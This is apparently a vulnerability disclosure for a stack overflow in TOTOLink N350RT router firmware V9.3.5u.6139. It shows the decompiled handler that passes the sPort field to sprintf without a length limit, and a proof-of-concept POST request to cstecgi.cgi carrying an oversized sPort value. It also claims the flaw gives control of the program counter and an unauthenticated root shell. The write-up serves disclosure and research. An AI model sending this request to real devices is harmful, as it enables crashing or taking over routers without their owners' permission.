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TOTOLink N350RT V9.3.5u.6139_B20201216 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	
2	N350RT_Datasheet	Ver1.0	2020-08-09	
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	

Vulnerability details

```
19  Var = websGetVar(a1, "addEffect", (int)&word_43908C);
20  v3 = atoi(Var);
21  v4 = websGetVar(a1, "enable", (int)&word_43908C);
22  v5 = atoi(v4);
23  memset(v15, 0, sizeof(v15));
24  memset(v16, 0, sizeof(v16));
25  if ( !v3 )
26  {
27    nvram_set_int("fw_lw_enable_x", v5 != 0);
28LABEL_20:
29    nvram_commit();
30    notify_rc("restart_firewall");
31    goto LABEL_21;
32  }
33  v6 = websGetVar(a1, "ip", (int)&byte_43AFC8);
34  v7 = websGetVar(a1, "proto", (int)&byte_43AFC8);
35  v8 = websGetVar(a1, "sPort", (int)&byte_43AFC8);
36  v9 = websGetVar(a1, "ePort", (int)&byte_43AFC8);
37  v17 = websGetVar(a1, "desc", (int)&byte_43AFC8);
38  v10 = websGetVar(a1, "time", (int)&byte_43AFC8);
39  v11 = websGetVar(a1, "date", (int)&byte_43AFC8);
40  sprintf(v16, "%s:%s", v8, v9);
41  if ( v6 && v8 && v9 && (*v6 || *v8 || *v9) )
42  {
43    if ( v3 != 1 )
44    {
0001F62C sub_41F594:22 (41F62C)
```

`v8` is formatted into `v16` through sprintf function, and `v8` is the value of `sPort` we enter. The size of the format string is not limited, resulting in stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
```


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 584
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setIpPortFilterRules","addEffect":"1","sPort":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.



Finally, you can write exp to get a stable root shell without authorization.